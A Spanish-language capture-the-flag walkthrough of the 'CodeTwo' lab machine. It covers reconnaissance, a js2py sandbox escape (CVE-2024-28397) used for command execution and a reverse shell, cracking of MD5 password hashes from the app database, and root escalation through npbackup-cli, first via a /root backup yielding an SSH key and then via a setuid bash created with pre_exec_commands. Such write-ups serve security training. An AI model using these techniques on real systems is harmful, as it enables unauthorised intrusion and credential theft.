CodeTwo presenta una plataforma para la ejecucion de codigo Javascript, al ser de codigo abierto se identifico una libreria vulnerable que permitio la ejecucion de comandos para acceso inicial. La base de datos aloja hashes de usuarios, tras obtener su valor se logro cambiar a un nuevo usuario. Finalmente escalamos privilegios a traves de un backup del directorio root y, ejecucion de comandos.
nmap muestra multiples puertos abiertos: http (8000) y ssh (22).
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
# Nmap 7.95 scan initiated Sun Aug 17 22:55:56 2025 as: /usr/lib/nmap/nmap --privileged -p22,8000 -sV -sC -oN nmap_scan 10.10.11.82Nmap scan report for 10.10.11.82
Host is up (0.26s latency).
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:
|3072 a0:47:b4:0c:69:67:93:3a:f9:b4:5d:b3:2f:bc:9e:23 (RSA)|256 7d:44:3f:f1:b1:e2:bb:3d:91:d5:da:58:0f:51:e5:ad (ECDSA)|_ 256 f1:6b:1d:36:18:06:7a:05:3f:07:57:e1:ef:86:b4:85 (ED25519)8000/tcp open http Gunicorn 20.0.4
|_http-server-header: gunicorn/20.0.4
|_http-title: Welcome to CodeTwo
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Aug 17 22:56:16 2025 -- 1 IP address (1 host up) scanned in 19.92 seconds
Web Site
Los headers del sitio indincan un servidor gunicorn.
1
2
3
4
5
6
7
8
9
❯ curl -sI 10.10.11.82:8000
HTTP/1.1 200 OK
Server: gunicorn/20.0.4
Date: Mon, 18 Aug 2025 07:08:57 GMT
Connection: close
Content-Type: text/html;charset=utf-8
Content-Length: 2184❯

El sitio presenta una plataforma para ejecucion de codigo Javascript.


Se muestran formularios de Login y Registro de usuarios.

Ingresamos tras registrar un usuario y se muestra un ’editor’ de codigo Javascript donde se muestra el resultado de la ejecucion.
Directory Brute Forcing
feroxbuster muestra direcciones del sitio ya conocidas a excepcion de /dashboard.
❯ sqlite3
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help"for usage hints.
Connected to a transient in-memory database.
Use ".open FILENAME" to reopen on a persistent database.
sqlite> .open instance/users.db
sqlite> .tables
code_snippet user
sqlite> .schema user
CREATE TABLE user ( id INTEGER NOT NULL,
username VARCHAR(80) NOT NULL,
password_hash VARCHAR(128) NOT NULL,
PRIMARY KEY (id),
UNIQUE (username));sqlite> select username,password_hash from user;sqlite> .schema code_snippet
CREATE TABLE code_snippet ( id INTEGER NOT NULL,
user_id INTEGER NOT NULL,
code TEXT NOT NULL,
PRIMARY KEY (id),
FOREIGN KEY(user_id) REFERENCES user (id));sqlite> select * from code_snippet;sqlite> .exit
❯
Se listan las librerias requeridas por la aplicacion.
fromflaskimportFlask,render_template,request,redirect,url_for,session,jsonify,send_from_directoryfromflask_sqlalchemyimportSQLAlchemyimporthashlibimportjs2pyimportosimportjsonjs2py.disable_pyimport()app=Flask(__name__)app.secret_key='S3cr3tK3yC0d3Tw0'app.config['SQLALCHEMY_DATABASE_URI']='sqlite:///users.db'app.config['SQLALCHEMY_TRACK_MODIFICATIONS']=Falsedb=SQLAlchemy(app)classUser(db.Model):id=db.Column(db.Integer,primary_key=True)username=db.Column(db.String(80),unique=True,nullable=False)password_hash=db.Column(db.String(128),nullable=False)classCodeSnippet(db.Model):id=db.Column(db.Integer,primary_key=True)user_id=db.Column(db.Integer,db.ForeignKey('user.id'),nullable=False)code=db.Column(db.Text,nullable=False)@app.route('/')defindex():returnrender_template('index.html')@app.route('/dashboard')defdashboard():if'user_id'insession:user_codes=CodeSnippet.query.filter_by(user_id=session['user_id']).all()returnrender_template('dashboard.html',codes=user_codes)returnredirect(url_for('login'))@app.route('/register',methods=['GET','POST'])defregister():ifrequest.method=='POST':username=request.form['username']password=request.form['password']password_hash=hashlib.md5(password.encode()).hexdigest()new_user=User(username=username,password_hash=password_hash)db.session.add(new_user)db.session.commit()returnredirect(url_for('login'))returnrender_template('register.html')@app.route('/login',methods=['GET','POST'])deflogin():ifrequest.method=='POST':username=request.form['username']password=request.form['password']password_hash=hashlib.md5(password.encode()).hexdigest()user=User.query.filter_by(username=username,password_hash=password_hash).first()ifuser:session['user_id']=user.idsession['username']=username;returnredirect(url_for('dashboard'))return"Invalid credentials"returnrender_template('login.html')@app.route('/logout')deflogout():session.pop('user_id',None)returnredirect(url_for('index'))@app.route('/save_code',methods=['POST'])defsave_code():if'user_id'insession:code=request.json.get('code')new_code=CodeSnippet(user_id=session['user_id'],code=code)db.session.add(new_code)db.session.commit()returnjsonify({"message":"Code saved successfully"})returnjsonify({"error":"User not logged in"}),401@app.route('/download')defdownload():returnsend_from_directory(directory='/home/app/app/static/',path='app.zip',as_attachment=True)@app.route('/delete_code/<int:code_id>',methods=['POST'])defdelete_code(code_id):if'user_id'insession:code=CodeSnippet.query.get(code_id)ifcodeandcode.user_id==session['user_id']:db.session.delete(code)db.session.commit()returnjsonify({"message":"Code deleted successfully"})returnjsonify({"error":"Code not found"}),404returnjsonify({"error":"User not logged in"}),401@app.route('/run_code',methods=['POST'])defrun_code():try:code=request.json.get('code')result=js2py.eval_js(code)returnjsonify({'result':result})exceptExceptionase:returnjsonify({'error':str(e)})if__name__=='__main__':withapp.app_context():db.create_all()app.run(host='0.0.0.0',debug=True)❯

La version de js2py 0.74 tiene una vulnerabilidad que al realizar “bypass” a ‘restricciones’ permite ejecutar comandos. Se muestra el PoC del CVE-2024-28397 en Javascript que utiliza codigo Python para ejecucion del comando whoami.
Tras ejecucion del PoC este unicamente muestra un error.
A traves de la ejecucion de curl y whoami (curl 10.10.14.67:8000/$(whoami)) confirmamos que la ejecucion de comandos es exitosa.
1
2
3
4
5
6
7
8
9
❯ python app/__init__.py
* Serving Flask app '__init__' * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on all addresses (0.0.0.0) * Running on http://127.0.0.1:8000
* Running on http://192.168.1.63:8000
Press CTRL+C to quit
10.10.11.82 - - [18/Aug/2025 01:21:33]"GET /app HTTP/1.1"404 -
User - App
Ejecutamos una shell inversa con el PoC logrando acceder como app.
1
2
3
4
5
6
7
8
9
10
❯ rlwrap nc -lvp 1335listening on [any]1335 ...
10.10.11.82: inverse host lookup failed: Unknown host
connect to [10.10.14.67] from (UNKNOWN)[10.10.11.82]49920/bin/sh: 0: can't access tty; job control turned off
$ whoami;id;pwdapp
uid=1001(app)gid=1001(app)groups=1001(app)/home/app/app
$
Database
Encontramos la base de datos sqlite de la aplicacion y sqlite3.
1
2
3
4
5
6
7
8
app@codetwo:~/app/instance$ ls -lah
total 24K
drwxrwxr-x 2 app app 4.0K Aug 18 07:23 .
drwxrwxr-x 6 app app 4.0K Feb 23 05:18 ..
-rw-r--r-- 1 app app 16K Aug 18 07:23 users.db
app@codetwo:~/app/instance$ which sqlite3
/usr/bin/sqlite3
app@codetwo:~/app/instance$
Encontramos dos usuarios con su hash de contrasena dentro.
app@codetwo:~/app/instance$ sqlite3
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help"for usage hints.
Connected to a transient in-memory database.
Use ".open FILENAME" to reopen on a persistent database.
sqlite> .open users.db
.open users.db
sqlite> .tables
.tables
code_snippet user
sqlite> .schema user
CREATE TABLE user ( id INTEGER NOT NULL,
username VARCHAR(80) NOT NULL,
password_hash VARCHAR(128) NOT NULL,
PRIMARY KEY (id),
UNIQUE (username));sqlite> select username,password_hash from user;marco|649c9d65a206a75f5abe509fe128bce5
app|a97588c0e2fa3a024876339e27aeb42e
sckull|9e8694e99216221dad8f6fd183904504
sqlite>
Ejecutamos su para cambiar al usuario logrando acceder a este y la flag user.txt.
1
2
3
4
5
6
7
8
app@codetwo:~/app/instance$ su marco
Password: sweetangelbabylove
marco@codetwo:/home/app/app/instance$ cdmarco@codetwo:~$ ls
backups npbackup.conf user.txt
marco@codetwo:~$ cat user.txt
43ff07ce86c6a51cd38050d2194a094e
marco@codetwo:~$
Privesc
Marco puede realizar la ejecucion como root de npbackup-cli.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
marco@codetwo:~$ sudo -l -l
Matching Defaults entries for marco on codetwo:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User marco may run the following commands on codetwo:
Sudoers entry:
RunAsUsers: ALL
RunAsGroups: ALL
Options: !authenticate
Commands:
/usr/local/bin/npbackup-cli
marco@codetwo:~$ file /usr/local/bin/npbackup-cli
/usr/local/bin/npbackup-cli: Python script, ASCII text executable
marco@codetwo:~$
npbackup permite realizar backups a traves de su version grafica y en este caso linea de comandos. Se muestra que la version de npbackup es 3.0.1.
1
2
3
4
5
6
7
8
9
10
11
12
marco@codetwo:~$ python3 -m pip show npbackup
Name: npbackup
Version: 3.0.1
Summary: One fits all solution for deduplicated and compressed backups on servers and laptops
Home-page: https://github.com/netinvent/npbackup
Author: NetInvent - Orsiris de Jong
Author-email: contact@netinvent.fr
License: GPLv3
Location: /usr/local/lib/python3.8/dist-packages
Requires: ofunctions.logger-utils, msgspec, packaging, i18nice, pyyaml, ofunctions.random, ofunctions.platform, requests, ofunctions.misc, freesimplegui, psutil, python-pidfile, ntplib, ruamel.yaml, command-runner, ofunctions.threading, cryptidy, ofunctions.process, python-dateutil, ofunctions.requestor
Required-by:
marco@codetwo:~$
npbackup necesita de un archivo de configuracion para su ejecucion, utilizamos el que se encuentra en la raiz del directorio de marco agregando el dierctorio /root/ para realizar un backup.
Ejecutamos el comando con sudo especificando --backup. Tras finalizar se muestra el ID c984438e que indica los directorios a los que se les realizo un backup.
marco@codetwo:/dev/shm$ sudo npbackup-cli -c npbackup.conf --backup
2025-08-18 07:49:29,753 :: INFO :: npbackup 3.0.1-linux-UnknownBuildType-x64-legacy-public-3.8-i 2025032101 - Copyright (C) 2022-2025 NetInvent running as root
2025-08-18 07:49:29,772 :: INFO :: Loaded config 73199EB2 in /dev/shm/npbackup.conf
2025-08-18 07:49:29,780 :: INFO :: Searching for a backup newer than 1 day, 0:00:00 ago
2025-08-18 07:49:31,344 :: INFO :: Snapshots listed successfully
2025-08-18 07:49:31,345 :: INFO :: No recent backup found in repo default. Newest is from 2025-04-06 03:50:16.222832+00:00
2025-08-18 07:49:31,345 :: INFO :: Runner took 1.565828 seconds for has_recent_snapshot
2025-08-18 07:49:31,346 :: INFO :: Running backup of ['/home/app/app/', '/root/'] to repo default
2025-08-18 07:49:32,129 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/generic_excluded_extensions
2025-08-18 07:49:32,129 :: ERROR :: Exclude file 'excludes/generic_excluded_extensions' not found
2025-08-18 07:49:32,129 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/generic_excludes
2025-08-18 07:49:32,129 :: ERROR :: Exclude file 'excludes/generic_excludes' not found
2025-08-18 07:49:32,129 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/windows_excludes
2025-08-18 07:49:32,130 :: ERROR :: Exclude file 'excludes/windows_excludes' not found
2025-08-18 07:49:32,130 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/linux_excludes
2025-08-18 07:49:32,130 :: ERROR :: Exclude file 'excludes/linux_excludes' not found
2025-08-18 07:49:32,130 :: WARNING :: Parameter --use-fs-snapshot was given, which is only compatible with Windows
no parent snapshot found, will read all files
Files: 27 new, 0 changed, 0 unmodified
Dirs: 17 new, 0 changed, 0 unmodified
Added to the repository: 230.653 KiB (55.053 KiB stored)processed 27 files, 246.570 KiB in 0:00
snapshot c984438e saved
2025-08-18 07:49:32,940 :: INFO :: Backend finished with success
2025-08-18 07:49:32,941 :: INFO :: Processed 246.6 KiB of data
2025-08-18 07:49:32,942 :: ERROR :: Backup is smaller than configured minmium backup size
2025-08-18 07:49:32,942 :: ERROR :: Operation finished with failure
2025-08-18 07:49:32,942 :: INFO :: Runner took 3.162834 seconds for backup
2025-08-18 07:49:32,942 :: INFO :: Operation finished
2025-08-18 07:49:32,946 :: INFO :: ExecTime= 0:00:03.194888, finished, state is: errors.
marco@codetwo:/dev/shm$sudo npbackup-cli -c npbackup.conf --snapshots
2025-08-18 07:49:47,761 :: INFO :: npbackup 3.0.1-linux-UnknownBuildType-x64-legacy-public-3.8-i 2025032101 - Copyright (C) 2022-2025 NetInvent running as root
2025-08-18 07:49:47,780 :: INFO :: Loaded config 73199EB2 in /dev/shm/npbackup.conf
2025-08-18 07:49:47,789 :: INFO :: Listing snapshots of repo default
ID Time Host Tags Paths Size
---------------------------------------------------------------------------------
35a4dac3 2025-04-06 03:50:16 codetwo /home/app/app 48.295 KiB
c984438e 2025-08-18 07:49:32 codetwo /home/app/app 246.570 KiB
/root
---------------------------------------------------------------------------------
2 snapshots
2025-08-18 07:49:49,364 :: INFO :: Snapshots listed successfully
2025-08-18 07:49:49,364 :: INFO :: Runner took 1.57541 seconds for snapshots
2025-08-18 07:49:49,365 :: INFO :: Operation finished
2025-08-18 07:49:49,369 :: INFO :: ExecTime= 0:00:01.609271, finished, state is: success.
marco@codetwo:/dev/shm$
Listamos los ficheros dentro del backup con --ls c984438e se muestran archivos dentro de /root.
marco@codetwo:/dev/shm$ chmod 600 id_rsa
marco@codetwo:/dev/shm$ ssh root@localhost -i id_rsa
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:/tJyANpU1VQQ26JR0UR7+5bhDywmURGVMDitiJqBQcU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
yes
Warning: Permanently added 'localhost'(ECDSA) to the list of known hosts.
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64) * Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro
System information as of Mon 18 Aug 2025 07:56:23 AM UTC
System load: 0.01
Usage of /: 57.9% of 5.08GB
Memory usage: 31%
Swap usage: 0%
Processes: 237 Users logged in: 1 IPv4 address for eth0: 10.10.11.82
IPv6 address for eth0: dead:beef::250:56ff:fe95:1092
Expanded Security Maintenance for Infrastructure is not enabled.
0 updates can be applied immediately.
Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Mon Aug 18 07:56:23 2025 from 127.0.0.1
root@codetwo:~# whoami
whoami
root
root@codetwo:~# ls
root.txt scripts
root@codetwo:~# cat root.txt
4560dd7d3e8dc05d0640662d8c2806c8
root@codetwo:~#
Backup - pre_exec
Encontramos que es posible la ejecucion de comandos mediante la opcion pre_exec_commands dentro del archivo de configuracion.
marco@codetwo:/dev/shm$ sudo npbackup-cli -c npbackup.conf --backup
2025-08-18 08:00:52,383 :: INFO :: npbackup 3.0.1-linux-UnknownBuildType-x64-legacy-public-3.8-i 2025032101 - Copyright (C) 2022-2025 NetInvent running as root
2025-08-18 08:00:52,402 :: INFO :: Loaded config 3C084066 in /dev/shm/npbackup.conf
2025-08-18 08:00:52,410 :: INFO :: Searching for a backup newer than 1 day, 0:00:00 ago
2025-08-18 08:00:53,981 :: INFO :: Snapshots listed successfully
2025-08-18 08:00:53,982 :: INFO :: No recent backup found in repo default. Newest is from 2025-04-06 03:50:16.222832+00:00
2025-08-18 08:00:53,982 :: INFO :: Runner took 1.57232 seconds for has_recent_snapshot
2025-08-18 08:00:53,982 :: INFO :: Running backup of ['/home/app/app/'] to repo default
2025-08-18 08:00:54,038 :: INFO :: Pre-execution of command /bin/bash -c "cp /usr/bin/bash /usr/bin/sc; chmod u+s /usr/bin/sc;" succeeded with: # <---------- pre_exec_commandsNone
2025-08-18 08:00:54,838 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/generic_excluded_extensions
2025-08-18 08:00:54,838 :: ERROR :: Exclude file 'excludes/generic_excluded_extensions' not found
2025-08-18 08:00:54,838 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/generic_excludes
2025-08-18 08:00:54,838 :: ERROR :: Exclude file 'excludes/generic_excludes' not found
2025-08-18 08:00:54,838 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/windows_excludes
2025-08-18 08:00:54,838 :: ERROR :: Exclude file 'excludes/windows_excludes' not found
2025-08-18 08:00:54,838 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/linux_excludes
2025-08-18 08:00:54,839 :: ERROR :: Exclude file 'excludes/linux_excludes' not found
2025-08-18 08:00:54,839 :: WARNING :: Parameter --use-fs-snapshot was given, which is only compatible with Windows
using parent snapshot 35a4dac3
Files: 0 new, 4 changed, 8 unmodified
Dirs: 0 new, 7 changed, 2 unmodified
Added to the repository: 24.053 KiB (14.720 KiB stored)processed 12 files, 48.910 KiB in 0:00
snapshot 01b52054 saved
2025-08-18 08:00:55,683 :: INFO :: Backend finished with success
2025-08-18 08:00:55,684 :: INFO :: Processed 48.9 KiB of data
2025-08-18 08:00:55,684 :: ERROR :: Backup is smaller than configured minmium backup size
2025-08-18 08:00:55,684 :: ERROR :: Operation finished with failure
2025-08-18 08:00:55,684 :: INFO :: Runner took 3.275457 seconds for backup
2025-08-18 08:00:55,684 :: INFO :: Operation finished
2025-08-18 08:00:55,689 :: INFO :: ExecTime= 0:00:03.308355, finished, state is: errors.
marco@codetwo:/dev/shm$
Tras lo anterior se ejecuto bash logrando acceso root.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
marco@codetwo:/dev/shm$ ls -lah /usr/bin/sc
-rwsr-xr-x 1 root root 1.2M Aug 18 08:00 /usr/bin/sc
marco@codetwo:/dev/shm$ /usr/bin/sc -p
sc-5.0# whoami;id
root
uid=1000(marco)gid=1000(marco)euid=0(root)groups=1000(marco),1003(backups)sc-5.0# cd /root
sc-5.0# ls
root.txt scripts
sc-5.0# cat root.txt
4560dd7d3e8dc05d0640662d8c2806c8
sc-5.0#